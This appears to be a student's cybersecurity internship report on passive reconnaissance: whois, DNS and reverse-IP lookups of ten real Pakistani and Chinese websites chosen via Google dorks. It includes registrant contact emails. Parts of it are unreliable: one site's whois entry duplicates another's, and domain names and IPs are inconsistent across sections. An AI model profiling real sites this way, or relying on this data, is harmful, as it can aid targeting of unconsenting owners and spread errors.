

Cybersecurity Internship

-ST#IS#6119

Internship Tasks

→TASK-1

Information gathering

- o Use Google Dorks to Retrieve 5 Pakistan, 5 china Websites
- o After that Collect the information of the above-collected websites using

Task---1

Information Gathering

Using google dorks to retrieve 5 pakistan and 5 china websites

To find Pakistan websites:



Google

To find china websites:



5 Pakistan websites:

- 1** www.shaposh.pk
- 2** www.taanabaana.pk
- 3** www.speedsports.pk
- 4** www.zahrastores.pk
- 5** www.szic.pk

5 China websites:

- 1** www.blued.cn
- 2** www.zhipuio.cn
- 3** www.airnb.cn
- 4** www.katespade.cn
- 5** www.chinesetest.cn

Whois:

I have gathered the whois details of the target websites using whoislookup domaintools website.

Pakistan websites:-

1** For the website : www.shaposh.pk

The screenshot shows a web browser window with the URL whois.com/whois/shaposh.pk. The page displays domain information for **shaposh.pk**, including registration details and name servers. A sidebar lists similar domains for purchase. A promotional banner for ".space" domains is visible on the right.

Domain Information:

- Domain: shaposh.pk
- Registered On: 2016-01-19
- Expires On: 2026-01-19
- Status: Domain is Registered
- Name Servers: ns-cloud-c1.googledomains.com, ns-cloud-c2.googledomains.com, ns-cloud-c3.googledomains.com, ns-cloud-c4.googledomains.com

Raw Whois Data:

```
# WHOIS .PK Domains (PKNIC)
Domain: shaposh.pk
Status: Domain is Registered

Creation Date: 2016-01-19
Expiry Date: 2026-01-19
```

Similar Domains:

- sha-posh.com
- shapampered.com
- shaposhdesigns.com
- shalush.com
- shaposh.net
- shalavish.net

Banner: .space \$24.88 \$1.88 BUY NOW *while stocks last

2** For the websites: www.taanabaana.pk

The screenshot shows a web browser window with the URL whois.com/whois/taanabaana.pk. The page displays domain information for **taanabaana.pk**, including registration details and name servers. A sidebar lists similar domains for purchase. A promotional banner for ".space" domains is visible on the right.

Domain Information:

- Domain: taanabaana.pk
- Registered On: 2014-11-12
- Expires On: 2024-11-12
- Status: Domain is Registered
- Name Servers: drake.ns.cloudflare.com, nancy.ns.cloudflare.com

Raw Whois Data:

```
# WHOIS .PK Domains (PKNIC)
Domain: taanabaana.pk
Status: Domain is Registered

Creation Date: 2014-11-12
Expiry Date: 2024-11-12
```

Similar Domains:

- taanakaewa.com
- taanathaia.com
- taanabaanamall.com
- taanacharoena.com
- taanabaana.net
- taanakaewa.net

Banner: .space \$24.88 \$1.88 BUY NOW *while stocks last

3** For the website: www.speedsports.pk

site:pk - Google Search

Whois speedsports.pk

whois.com/whois/speedsports.pk

Gmail YouTube Maps

Whois Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP WHOIS

speedsports.pk Updated 4 days ago

Domain Information

Domain: speedsports.pk
Registered On: 2019-04-25
Expires On: 2025-04-25
Status: Domain is Registered
Name Servers: mary.ns.cloudflare.com vicky.ns.cloudflare.com

Raw Whois Data

WHOIS .PK Domains (PKNIC)
Domain: speedsports.pk
Status: Domain is Registered
Creation Date: 2019-04-25
Expiry Date: 2025-04-25

Interested in similar domains?

speedsportsgames.com
bluespeedsports.com
speedsportsvideo.com
speedvolleyball.com
speedfootball.net
speedsoccer.net

4** For the websites: www.zahrastores.pk

site:pk - Google Search

Whois zahrastores.pk

whois.com/whois/zahrastores.pk

Gmail YouTube Maps

Whois Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP WHOIS

zahrastores.pk Updated 1 second ago

Domain Information

Domain: zahrastores.pk
Registered On: 2017-01-18
Expires On: 2025-01-18
Status: Domain is Registered
Name Servers: ns1.a2hosting.com ns2.a2hosting.com ns3.a2hosting.com ns4.a2hosting.com

Raw Whois Data

WHOIS .PK Domains (PKNIC)
Domain: zahrastores.pk
Status: Domain is Registered

Interested in similar domains?

zahra-stores.com
zahrastoresboutique.com
drzahrastores.com
zahrastoresusa.com
zahrastores.net
zahrasuperstore.com

5** For the websites: www.szic.pk

Domain:	szic.pk
Registered On:	2017-11-18
Expires On:	2025-11-18
Status:	Domain is Registered
Name Servers:	ns1.mysecurecloudhost.com ns2.mysecurecloudhost.com ns3.mysecurecloudhost.com ns4.mysecurecloudhost.com

Raw Whois Data

```
# WHOIS .PK Domains (PHNIC)

Domain: szic.pk
Status: Domain is Registered

Creation Date: 2017-11-18
Expiry Date: 2025-11-18
Name Server: ns1.mysecurecloudhost.com
Name Server: ns2.mysecurecloudhost.com
Name Server: ns3.mysecurecloudhost.com
Name Server: ns4.mysecurecloudhost.com
```

China websites:-

1** For the websites: www.blued.cn

The screenshot shows a web browser window with three tabs open: "sitepk - Google Search", "Whois: blued.cn", and "Zahra Stores". The main content area is the Whois page for the domain "blued.cn".

Domain Information:

- Domain: blued.cn
- Registrar: 腾讯云计算 (北京) 有限责任公司
- Registered On: 2011-09-27
- Expires On: 2024-09-27
- Status: clientTransferProhibited
- Name Servers: ns3.dnsv3.com
ns4.dnsv3.com

Registrant Contact:

- Organization: 北京蓝城兄弟文化传媒有限公司
- Email: guo_jianyu@bluecity.com

Related Domains:

- bluedonline.com [Buy Now](#)
- theblued.com [Buy Now](#)
- myblued.com [Buy Now](#)
- blueddesign.com [Buy Now](#)
- bluedonline.net [Buy Now](#)
- bluedgroup.net [Buy Now](#)

Advertisement: A red banner at the bottom right of the page advertises ".space" domains for \$1.88.

2** For the websites: www.zhipuio.cn

site:pk - Google Search | Whois zhipuai.cn | Zahra Stores

Gmail YouTube Maps

Whois Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP

zhipuai.cn Updated 1 second ago

Domain Information

Domain:	zhipuai.cn
Registrar:	阿里巴巴云计算（北京）有限公司
Registered On:	2021-06-21
Expires On:	2024-06-21
Status:	ok
Name Servers:	dns7.hichina.com dns8.hichina.com

Registrant Contact

Organization:	北京智谱华章科技有限公司
Email:	zhichao.zhao@aminer.cn

Raw Whois Data

Interested in similar domains?

- zhipuaionline.com
- thezhipuai.com
- zhipuaigroup.com
- myzhipuai.com
- zhipuaionline.net
- zhipuaigroup.net

.space Sale \$24.88 \$1.88

3** For the websites: www.airbnb.cn

site:pk - Google Search | Whois airbnb.cn | Zahra Stores

Gmail YouTube Maps

Whois Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP

airbnb.cn Updated 1 second ago

Domain Information

Domain:	airbnb.cn
Registrar:	阿里云计算有限公司（万网）
Registered On:	2009-02-26
Expires On:	2025-02-26
Status:	ok
Name Servers:	vip3.alidns.com vip4.alidns.com

Registrant Contact

Organization:	安彼迎网络（北京）有限公司
Email:	china-domain@airbnb.com

Raw Whois Data

Interested in similar domains?

- findairbnb.com
- cheapairbnb.com
- erebeenby.com
- usairbnb.com
- airbnbfinder.net
- airbnbsource.com

.space Sale \$24.88 \$1.88

4** For the websites: www.katespade.cn

katespade.cn

Domain Information

Domain: katespade.cn
Registrar: 阿里巴巴云计算（北京）有限公司
Registered On: 2004-09-24
Expires On: 2025-09-24
Status: clientUpdateProhibited
clientTransferProhibited
Name Servers: ns1.alidns.com
ns2.alidns.com

Registrant Contact

Organization: 上海楷思商贸有限公司
Email: asia_digital_solutions@tapestry.com

Interested in similar domains?

katespade.com [Buy Now](#)
drkatespade.com [Buy Now](#)
katespadephotography.com [Buy Now](#)
katedagger.com [Buy Now](#)
katesparrow.net [Buy Now](#)
katespadedesigns.net [Buy Now](#)

.space [Sale](#)
\$24.88 **\$1.88**

5** For the websites: www.chinesetest.cn

katespade.cn

Domain Information

Domain: katespade.cn
Registrar: 阿里巴巴云计算（北京）有限公司
Registered On: 2004-09-24
Expires On: 2025-09-24
Status: clientUpdateProhibited
clientTransferProhibited
Name Servers: ns1.alidns.com
ns2.alidns.com

Registrant Contact

Organization: 上海楷思商贸有限公司
Email: asia_digital_solutions@tapestry.com

Interested in similar domains?

katespade.com [Buy Now](#)
drkatespade.com [Buy Now](#)
katespadephotography.com [Buy Now](#)
katedagger.com [Buy Now](#)
katesparrow.net [Buy Now](#)
katespadedesigns.net [Buy Now](#)

.space [Sale](#)
\$24.88 **\$1.88**

Nslookup:

Pakistan websites:

1** For the websites: www.shaposh.pk

N DNS Lookup nslookup.io/domains/www.shaposh.pk/dns-records/ Gmail YouTube Maps

I've just added 30m of content to the DNS for developers course !

NsLookup.io www.shaposh.pk Find DNS records Learning Browser extension DNS lookup API

DNS records for www.shaposh.pk

Cloudflare Google DNS OpenDNS Authoritative Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
23.227.38.74 For CNAME shops.myshopify.com.	1m

AAAA records
No AAAA records found.

CNAME record

Canonical name	Revalidate in
shops.myshopify.com	5m

Waiting for ovh-cdn.perfops.io...

DNS Lookup and Domain Whois Lookup APIs and Databases WhoisFreaks whosfreaks.com

N DNS Lookup nslookup.io/domains/www.shaposh.pk/dns-records/ Gmail YouTube Maps

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
23.227.38.74 For CNAME shops.myshopify.com.	1m

AAAA records
No AAAA records found.

CNAME record

Canonical name	Revalidate in
shops.myshopify.com	5m

TXT records
No TXT records found.

DNS Lookup and Domain Whois Lookup APIs and Databases WhoisFreaks whosfreaks.com

2** For the websites: www.taanabaana.pk

DNS records for www.taanabaana.pk

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
23.227.38.74 For CNAME shops.myshopify.com .	1m

AAAA records
No AAAA records found.

CNAME record

Canonical name	Revalidate in
share.murkinbiti.com	5m

DNS Lookup and Domain Whois Lookup APIs and Databases

WhoisFreaks provides DNS lookup, domain whois, and various other domain-related services.

NS records
No NS records found.

MX records
No mail servers found.

Other records

No SOA records found.

3** For the websites: www.speedsports.pk

N DNS Lookup nslookup.io/domains/www.speedsports.pk/dns-records/ Gmail YouTube Maps

I've just added 30m of content to the DNS for developers course !

NsLookup.io www.speedsports.pk Find DNS records Learning Browser extension DNS lookup API

DNS records for **www.speedsports.pk**

Cloudflare Google DNS OpenDNS Authoritative Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
> 172.66.40.129	5m
> 172.66.43.127	5m

AAAA records

IPv6 address	Revalidate in
> 2606:4700:3108::ac42:2b7f	5m
> 2606:4700:3108::ac42:2881	5m

DNS Lookup and Domain Whois
Lookups APIs and Databases

WhoisFreaks whoisfreaks.com

N DNS Lookup nslookup.io/domains/www.speedsports.pk/dns-records/ Gmail YouTube Maps

Cloudflare Google DNS OpenDNS Authoritative Local DNS

NS records

No NS records found.

The name servers for this domain are inherited from one of its ancestor domains. Try its parent domain: **speedsports.pk**.

MX records

No mail servers found.

Other records

SOA

No SOA records found.

4** For the websites: www.zahrastores.pk

DNS records for www.zahrastores.pk

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
23.227.38.74 For CNAME shops.myshopify.com .	1m

AAAA records
No AAAA records found.

CNAME record

Canonical name	Revalidate in
shops.myshopify.com	4h

DNS Lookup and Domain Whois Lookup APIs and Databases

WhoisFreaks provides DNS lookup, domain whois, and various other domain-related services.

NS records
No NS records found.

MX records
No mail servers found.

Other records

No SOA records found.

5** For the websites: www.szic.pk

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
65.181.111.19 For CNAME szic.pk.	4h

WHG Hosting Services Ltd

Location Buffalo, New York, United States of America
AS AS14670
AS name WHG Hosting Services Ltd

DNS Lookup and Domain Whois

Lookup APIs and Databases



AAAA records

No AAAA records found.

CNAME record

Canonical name	Revalidate in
szic.pk.	4h

TXT records

SPF record

This record is valid for 4h.

Pass if the email sender's IP is 65.181.111.19.	ip4:65.181.111.19
Or else, include the SPF record at spf.mysecurecloudhost.com and pass if it matches the sender's IP.	include:spf.mysecurecloudhost.com
Or else, pass if the email sender's IP is 191.101.50.30.	ip4:191.101.50.30
Or else, pass if the email sender's IP is 184.170.148.10.	ip4:184.170.148.10
Or else, pass if the email sender's IP is in the A or AAAA records of www.szic.pk.	+a
Or else, pass if the email sender's IP is in the MX records of www.szic.pk.	+mx
Or else, pass if the email sender's IP is 192.3.201.85.	+ip4:192.3.201.85
Or else, pass if the email sender's IP is 184.170.148.7.	+ip4:184.170.148.7
Or else, pass if the email sender's IP is 192.3.201.104.	+ip4:192.3.201.104
Or else, pass if the email sender's IP is 216.246.112.80.	+ip4:216.246.112.80
Or else, pass if the email sender's IP is 216.246.112.109.	+ip4:216.246.112.109
Or else, mark the email as softfail.	-all

NS records

Name server	Revalidate in
ns4.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns2.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns1.mysecurecloudhost.com. For CNAME szic.pk.	24h
ns3.mysecurecloudhost.com. For CNAME szic.pk.	24h

MX records

Mail server	Priority	Revalidate in
szic.pk. For CNAME szic.pk.	0 Primary	4h

Other records		SOA	▼
Start of authority	ns1.mysecurecloudhost.com.	Revalidate in	24h
Email	mmohammadarifpk@yahoo.com		
Serial	2023120901		
Refresh	1h		
Retry	30m		
Expire	336h		
Negative cache TTL	24h		

China websites:

1** For the websites: www.blued.cn

DNS records for **www.blued.cn**

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
49.23.118.131	10m

> For d1b272ed6564f13sec ← CNAME d1b272ed6564f13sec → a1e0a2da1c9d20fe6af516e4090bafac.qcloudjgj.com.

AAAA records
No AAAA records found.

CNAME record

DNS Lookup and Domain Whois Lookup APIs and Databases
WhoisFreaks

No NS records found.

The name servers for this domain are inherited from one of its ancestor domains. Try its parent domain: blued.cn.

No mail servers found.

Other records

SOA

No SOA records found.

2**For the websites: www.zhipuai.cn

N DNS Lookup

nslookup.io/domains/www.zhipuai.cn/dns-records/

Gmail YouTube Maps

I've just added 30m of content to the DNS for developers course !

DNS records for www.zhipuai.cn

Cloudflare Google DNS OpenDNS Authoritative Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
> 117.50.179.92	10m

AAAA records
No AAAA records found.

CNAME record
No CNAME record found.

<https://www.nslookup.io/domains/www.zhipuai.cn/dns-records/#google>

DNS Lookup and Domain Whois
Lookups APIs and Databases

WhoisFreaks

N DNS Lookup

nslookup.io/domains/www.zhipuai.cn/dns-records/

Gmail YouTube Maps

Cloudflare Google DNS OpenDNS Authoritative Local DNS

NS records
No NS records found.
The name servers for this domain are inherited from one of its ancestor domains. Try its parent domain: [zhipuai.cn](#).

MX records
No mail servers found.

Other records SOA

No SOA records found.

3** For the websites: www.airbnb.cn

N DNS Lookup nslookup.io/domains/www.airbnb.cn/dns-records/

Gmail YouTube Maps

I've just added 30m of content to the DNS for developers course !

NsLookup.io www.airbnb.cn Find DNS records Learning Browser extension DNS lookup API

DNS records for **www.airbnb.cn**

Cloudflare Google DNS OpenDNS Authoritative Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address

- 23.62.46.183
For CNAME e40742.a.akamaiedge.net, www.airbnbchina.cn.edgekey.net.globalredir.akadns.net.www.airbnbchina.cn.edgekey.net
- 23.62.46.168
For CNAME e40742.a.akamaiedge.net, www.airbnbchina.cn.edgekey.net.globalredir.akadns.net.www.airbnbchina.cn.edgekey.net

DNS Lookup and Domain Whois
Lookup APIs and Databases



WhoisFreaks whisfreaks.com

N DNS Lookup nslookup.io/domains/www.airbnb.cn/dns-records/

Gmail YouTube Maps

Cloudflare Google DNS OpenDNS Authoritative Local DNS

NS records

No NS records found.

The name servers for this domain are inherited from one of its ancestor domains. Try its parent domain: [airbnb.cn](#).

MX records

No mail servers found.

Other records

SOA

No SOA records found.

4** For the websites: www.katespade.cn

N DNS Lookup nslookup.io/domains/www.katespade.cn/dns-records/

Gmail YouTube Maps

I've just added 30m of content to the DNS for developers course !

NsLookup.io www.katespade.cn Find DNS records Learning Browser extension DNS lookup API

DNS records for [www.katespade.cn](#)

Cloudflare Google DNS OpenDNS Authoritative Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
> 47.246.20.228 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.231 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.234 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.227 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.229 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.233 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.230 For CNAME www.katespade.cn.w.cdnslib.com .	1m
> 47.246.20.232 For CNAME www.katespade.cn.w.cdnslib.com .	1m

DNS Lookup and Domain Whois
Lookups APIs and Databases



WhoisFreaks whisfreaks.com

N DNS Lookup nslookup.io/domains/www.katespade.cn/dns-records/

Gmail YouTube Maps

Cloudflare Google DNS OpenDNS Authoritative Local DNS

TXT records

No TXT records found.



Indians Can Claim Money Now.

Your Recovery Helper

NS records

No NS records found.

The name servers for this domain are inherited from one of its ancestor domains. Try its parent domain: [katespade.cn](#).

MX records

No mail servers found.

5** For the websites: [www.chinesetest.cn](#)

The screenshot shows the NsLookup.io DNS Lookup interface. The search bar at the top contains "www.chinesetest.cn". Below the search bar, a message says "I've just added 30m of content to the DNS for developers course". The main content area displays DNS records for the domain:

- A records**: One IPv4 address listed: 123.59.92.86, with a revalidation time of 10m.
- AAAA records**: No AAAA records found.
- CNAME record**: No CNAME record found.

On the right side of the interface, there is a sidebar titled "DNS Lookup and Domain Whois APIs and Databases" featuring the WhoisFreaks logo.

This screenshot shows the same NsLookup.io interface for the domain www.chinesetest.cn. In addition to the DNS record details, there is a prominent banner for Agoda featuring a scenic view of a bridge over water.

The DNS record section remains the same as in the first screenshot:

- NS records**: No NS records found.
- MX records**: No mail servers found.
- Other records**: A dropdown menu set to SOA, showing "No SOA records found."

Reverse IP Lookup:-

Pakistan websites:

1** For the website: www.shaposh.pk

Reverse IP Lookup - Find Other Websites on the Same Web Server

yougetsignal.com/tools/web-sites-on-web-server/

Gmail YouTube Maps

yougetsignal

Reverse IP Domain Check

Remote Address

Found 999 domains hosted on the same web server as 23.227.38.74.

It appears that the web server located at 23.227.38.74 may be hosting one or more web sites with explicit content. The web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web server may be blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

100percentpure.com	11 myshopify.com
152.95.227.35.bc.myshopify.com	261e3.edu.eu.org
88-firm.com	88c2000.com
abyssin.com	accessories.secretlab.co
accessories.three.co.uk	account.bluenoteview.com
adinasjewels.com	adsafasf.snowjoe.com
advantage-business-systems.myshopify.com	agofaqarums.myshopify.com
admiralsoftwareshopify.com	ahmedsabir.com
all-fired-up.co.uk	allprosups.com
alishayea.ooredoo.com.kw	allyos.com
amcstore.outdoors.org	amoldar.com
ampow.com	andreamscarenhas.com.br
anthonyschuh.de	andyschuh.com
apbags.com	apparel.onpeloton.com
ar.vsglatam.com	asd.noma.com
aset.co.il	asfvilnikeakers.com
au.brandymelville.com	au.hellomoly.com
au.musicalfairy.com	avrevolution.com
azilaoferta.co	babocada.myshopify.com
b2b.qpm69.it	backpack-6.myshopify.com
backdropsource.co.nz	backpack-6.myshopify.com
bag-mania22.myshopify.com	bells.co
balzac-paris.fr	bhw1140.myshopify.com
baudronma.com	bedesigner.co
bench.ca	bluecasegamer.myshopify.com
bluesky.com	boscoffee.com
boutique.celineidion.com	boutique.leaderdesarts.com
boutique.safaripicenter.com	brand-x-electrical.myshopify.com
brightlife.com.au	britt-plans.myshopify.com

2** For the websites: www.taanabaana.pk

Reverse IP Lookup - Find Other Websites on the Same Web Server

yougetsignal.com/tools/web-sites-on-web-server/

Gmail YouTube Maps

yougetsignal

Reverse IP Domain Check

Remote Address

Found over 1000 domains hosted on the same web server as taanabaana.pk (23.227.38.65).

It appears that the web server located at 23.227.38.65 may be hosting one or more web sites with explicit content. The web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web server may be blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

0000official.com	001skincare.com
100percentpure.co	100percentpure.co.uk
100kpuzzle.com	101vintage.com
100theives.com	10ixincome.co
10live88.com	123pools.co.uk
111skin.com	1200clock.us
123ceiling.com	14plus.jp
13464.ca	1800ceiling.com
14thstyle.com	1987shoes.com
1800dvr.com	1adsdisplay.com
1957cosmetics.com	1axample.com
1collarpaints.com	1magine.com
1com.ca	1step1shop.com
1step1shop.com	1nutrition.com
1service.com	200doors.co.nz
200yearschildhood.com	2020businessmodel.com
2020sforsale.net	2099keshop.com
23dienst.com	247shopsite.ca
24prom.shop	2flowndes.com
2ms.ca	2pricetag.com
2sins.ca	2xocom.au
2zu.com.hk	314perfumestore.co.uk
3500apple.ie	360multipro.com
365meshbir.co.il	3bezeq.gr
3crowns.ca	3dcaldron.com
3dlaserland.com	3dreamteknoloji.com
3dsi.co.id	3ina.com
3laude.com	3mygames.it
3parkswime.com	3pccoffee.it
3gear.com	41naturals.com

3** For the websites: www.speedsports.pk

you get signal

Reverse IP Domain Check

Remote Address

Found 2 domains hosted on the same web server as 172.66.43.127.

[cdn.hostphyl.com](#) [tron.network](#)

[about](#)

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering the domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.

More about this tool. Set an API Key.

[help me pay for school \(PayPal\)](#)

©2009 Kirk Oumet Design. All rights reserved. [Privacy Policy](#). Hosted by [VPSserver.com](#).

4**For the websites: www.zahrastores.pk

you get signal

Reverse IP Domain Check

Remote Address

Found over 1000 domains hosted on the same web server as zahrastores.pk (23.227.38.65).

It appears that the web server located at 23.227.38.65 may be hosting one or more web sites with explicit content. The web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web server may be blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

0000official.com	001skincare.com
0000official.net	1-800-tour.com
100kpuzzle.com	100percentpure.co.uk
100thieves.com	101vintage.com
101fw88.com	10ixincome.co
111skin.com	123pools.co.uk
122000.com	1220x.us
13494.ca	14plus.jp
14thstyle.com	1800ceiling.com
1800dvr.com	1987shoes
19seventy7cosmetics.com	1adsdisplay.com
1000000000.com	1000000000.com
1000ca.ca	1monitor.com
1step1shop.com	1strutrition.com
1tiservice.com	200doors.co.nz
200yearschildhood.com	2020businessmodel.com
2020fashion.net	2095eshop.com
234adult.com	247shopping.ca
24prom.shop	2flowndes.com
2ms.ca	2pricetag.com
2sks.ca.il	2x0.com.au
2zuu.com.hk	314perfumestore.co.uk
3000000000.ie	3200000000.com
365meshbir.co.il	3bevez.gr
3crowns.ca	3dcaldron.com
3dlaserland.com	3dreamteknoloji.com
3ds.co.id	3ma.com
3skate.com	3rdyshoes.it
3parkswine.com	3pcalife.it
3gear.com	41naturals.com

5** For the websites: www.szic.pk

SuperTool Beta

ptr:65.181.111.119

ptr:65.181.111.119

Type	IP Address	Domain Name	TTL
PTR	65.181.111.119	r1007.ruse1.mysecurecloudhost.com	4 hrs

Test: DNS Record Published **Result:** DNS-Record found

Reported by ns2.mysecurecloudhost.com on 12/9/2023 at 12:59:01 AM (UTC -6). JustL80.yo2

Transcript

China websites:-

1** For the websites: www.blued.cn

you get signal

Reverse IP Domain Check

Remote Address

Found 1 domain hosted on the same web server as blued.cn (49.232.125.124).
blued.cn

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.

More about this tool. Set an API Key.

©2009 Kirk Quimby Design. All rights reserved. [Privacy Policy](#). Hosted by VPSserver.com.

iRCTC Next Generation eTicketing System

2** For the websites: www.zhipuai.cn

you get signal

Reverse IP Domain Check

Remote Address

No web sites found.

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.

More about this tool. Set an API Key.

©2009 Kirk Quimby Design. All rights reserved. [Privacy Policy](#). Hosted by VPSserver.com.

3** For the websites: www.airnb.cn

you get signal

Reverse IP Domain Check

Remote Address

Found 1 domain hosted on the same web server as 23.62.46.168.
www.hp.com

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.

More about this tool. Set an API Key

help me pay for school (PayPal)

©2009 Kirk Quimby Design. All rights reserved. Privacy Policy. Hosted by VPSserver.com.

4** For the websites: www.katespade.cn

you get signal

Reverse IP Domain Check

Remote Address

Service unavailable.

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.


A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.

More about this tool. Set an API Key

help me pay for school (PayPal)

©2009 Kirk Quimby Design. All rights reserved. Privacy Policy. Hosted by VPSserver.com.

